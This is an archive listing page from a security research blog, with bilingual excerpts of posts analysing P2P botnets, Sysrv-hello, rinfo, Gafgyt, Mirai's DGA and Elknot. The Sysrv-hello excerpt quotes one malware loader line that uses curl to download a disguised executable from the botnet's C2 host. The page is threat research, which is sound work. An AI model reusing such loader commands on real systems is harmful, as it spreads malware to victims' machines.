LIU Ya

Import 2022-11-30 11:16

P2P Botnets: Review - Status - Continuous Monitoring

Origins P2P networks are more scalable and robust than traditional C/S structures, and these advantages were recognized by the botnet authors early on and used in their botnets. In terms of time, Storm, which appeared in 2007, can be considered the progenitor of this area, when botnet threats were

Nov 3, 2022 · 9 min read

Import 2022-11-30 11:16

P2P 僵尸网络：回顾·现状·持续监测

缘起 P2P结构的网络比传统的C/S结构具有更好的可扩展性和健壮性，这些优点很早就为botnet的作者所认识到并被用到他们的僵尸网络中。从时间上看，2007年出现的Storm可以算是这方面的鼻祖，那时botnet这种网络威胁刚为大众所知。Storm之后，陆续又有Karen、ZeroAccess、GameOver、Hijime、mozi等20来种P2P

botnet先后出现，它们在技术上各有特点，共同点就是规模大、防御难度大，想让它们彻底消失比较困难，比如Mozi在作者已经明确放弃甚至被抓几年之后还在活跃，可谓“百足之虫死而不僵”。 早期的P2P botnet主要针对Windows机器，比如Storm、ZeroAccess以及GameOver感染的都是Windows操作系统。2016年Mirai出现之后，网络上那些大量存在而又缺乏防御的Linux IoT设备开始成为许多botnet的目标，Hijime、mozi、pink等针对Linux设备的P2P botnet陆续出现。 由于P2P网络“无中心”的特点，使用传统的手段来评估其规模有点困难。为了解决这个问题，安全研究人员另辟蹊

· Nov 2, 2022 · 16 min read

sysrv

Threat Alert: New update from Sysrv-hello, now infecting victims' webpages to push malicious exe to end users


Overview From the end of last year to now, we have see the uptick of the mining botnet families. While new families have been popping up, some old ones are get frequently updated. Our BotMon system has recently reported about the [rinfo][z0miner]. And the latest case comes from Sysrv-hello.

· Apr 29, 2021 · 3 min read

sysrv

威胁快讯：Sysrv-hello再次升级，通过感染网页文件提高传播能力

版权 版权声明: 本文为Netlab原创，依据 CC BY-SA 4.0 许可证进行授权，转载请附上出处链接及本声明。 概述 从去年末到现在，挖矿类型的botnet家族一直活跃，除了新家族不断出现，一些老家族也频繁升级，主要是为了提高传播能力和隐蔽性，我们的 BotMon 系统对此多有检测[rinfo][z0miner]。最新的案例来自Sysrv-hello，本来近期已经有2家安全公司先后分析过该家族的新变种[1][2]，但文章刚出来sysrv的作者就在4月20号再次进行升级，增加了感染网页的能力，本文对此做一分析。 新模块a.py和BrowserUpdate.exe 我们知道sysrv能同时感染Linux和Windows系统，其入口为一个脚本文件，Linux下为bash脚本，最常见的文件名是ldr.sh，Windows下为PowerShell脚本ldr.ps1，这次升级只在ldr.sh中检测到，bash脚本中添加了如下代码：curl $cc/BrowserUpdate.exe > /tmp/BrowserUpdate.exe curl



· Apr 28, 2021 · 4 min read

rinfo

Rinfo Is Making A Comeback and Is Scanning and Mining in Full Speed

Overview In 2018 we blogged about a scanning&mining botnet family that uses ngrok.io to propagate

samples: "A New Mining Botnet Blends Its C2s into ngrok Service ", and since mid-October 2020, our BotMon system started to see a new variant of this family that is active

 · Feb 10, 2021 · 6 min read

rinfo

rinfo卷土重来，正在疯狂扫描和挖矿

版权 版权声明：本文为Netlab原创，依据CC BY-SA 4.0 许可证进行授权，转载请附上出处链接及本声明。 概述 2018年我们公开过一个利用ngrok.io传播样本的扫描&挖矿型botnet家族: "利用ngrok传播样本挖矿"，从2020年10月中旬开始，我们的BotMon系统检测到这个家族的新变种再次活跃起来，并且持续至今。相比上一次，这次来势更加凶猛，截至2021年2月6号，我们的Anglerfish蜜罐共捕获到11864个scanner样本，1754个miner样本，3232个ngrok.io临时域名。样本捕获情况可以参考下面的捕获记录。 目前该家族仍在传播之中，本文将结合老版本对新变种做一对比分析，要点如下： 1. 该家族整体结构未变，仍由扫描和挖矿2大模块组成，扫描的目的仍然是为了组建挖矿型botnet。 2. 样本跟2018年分析的那批同源，只是功能稍有变化，为最新变种。 3. 新版本仍然依赖ngrok.io来分发样本和上报结果。 4. 扫描的端口和服务有所变化，不再扫描Apache CouchDB和MODX服务，同时增加了3个新的

 · Feb 10, 2021 · 8 min read

Import 2022-11-30 11:16

The Gafgyt variant vbot seen in its 31 campaigns

Overview Gafgyt botnets have a long history of infecting Linux devices to launch DDoS attacks. While dozens of variants have been detected, new variants are constantly emerging with changes in terms of register message, exploits, and attacking methods. On the other hand, their new botnets are usually short lived, with

 · Jul 6, 2020 · 7 min read

Botnet

The Botnet Cluster on the 185.244.25.0/24

In the past few years, we have seen quite a few botnets on the 185.244.25.0/24 netblock, how many? Readers can take a look at the following tag cloud, which represents the keywords used in some of the samples using IPs within this netblock as loader IPs.

 · Sep 27, 2019 · 8 min read

DDoS

那些和185.244.25.0/24网段有关的Botnet

根据我们的观察，过去几年185.244.25.0/24这个网段出现了超多的Botnet，包括但不仅限于mirai、gafgyt、tsunami、fbot、moobot、handymanny等，他们属于同一个组织或共享了相关代码。下表是过去一年我们关于该网段的一些统计数据。可以看出该网段有很多的CC和攻击行为。 Count of CC (host:port) Count of attack target host Count of downloader IP Count of loader IP 416 36933 166 181 本文主要介绍和该网段有关最近比较活跃/有趣的几个Botnet家族，包括moobot、fbot、handymanny等。 对于其他Botnet为了方便读者了解该网段下具体有那些Botnet及其变种，我们用该网段下的Loader IP植入样本阶段使用的关键字生成一张Tag cloud图，大致反应该网段下有那些Botnet及其变种。如下图所示： moobot moobot基于mirai开发。

· Sep 27, 2019 · 9 min read

Mirai

Mirai 变种中的DGA

更新历史 2016-12-09 首次发布 2016-12-12 更新图0，修正了我们DGA实现中一处TLD选择的错误 概要 两个星期前，我们发现2个新的感染载体（也即TCP端口7547和5555变种）被用来传播MIRAI恶意软件。 <A Few Observations of The New Mirai Variant on Port 7547> 我的同事Ye Genshen快速设置了一些蜜罐，并且很快取得收获：11月28日一天就捕获了11个样本。 迄今为止，我们的蜜罐已从6个托管服务器捕获了53个独立样本。 在分析其中一个新样本时，我的同事Qu Wenji发现一些类似DGA的代码，并猜测变种中包含有DGA功能，这个猜测很快就从我们的沙箱数据中得到验证。详细的逆向工作显示，在通过TCP端口7547和5555分发的MIRAI样本中确实存在DGA特征。在本博客中，我将介绍我们的发现。简单来说，我们找到的DGA的属性总结如下： 1. 使用3个顶级域名：online/tech/support； 2. L2域名固定长度12字符，每个字符从“a”

· Dec 12, 2016 · 5 min read

Mirai

Now Mirai Has DGA Feature Built in

Update History * 2016-12-09 first version * 2016-12-12 fig-0 update, fix a TLD choosing error in our DGA implement Summary Nearly 2 weeks ago, 2 new infection vectors (aka TCP ports of 7547 and 5555) were found being used to spread MIRAI malwares * <A Few Observations of The New Mirai Variant

· Dec 9, 2016 · 4 min read

Mirai

A quick stats on the 608,083 Mirai IPs that hit our honeypots in

the past 2.5 months

Over the last few weeks Mirai, a DDoS botnet family which is believed to be responsible for the large attacks against Brian Krebs on September 13, 2016, has become a hot topic in security community. Previous investigations show that this malware mainly infects IoT devices, e.g., CCTV, and TCP

 · Oct 15, 2016 · 2 min read

en

New Elknot/Billgates Variant with XOR like C2 Configuration Encryption Scheme

Overview Elknot is a notorious DDoS botnet family which runs on both Linux and Windows platforms [1] [2] [3] [4]. Multiple variants have been found since its first appearance, while the most infamous variant is called BillGates by many researchers because of its characteristic use of Bill and Gates modules

 · Sep 2, 2016 · 6 min read

360 Netlab Blog - Network Security Research Lab at 360 © 2025 Powered by Ghost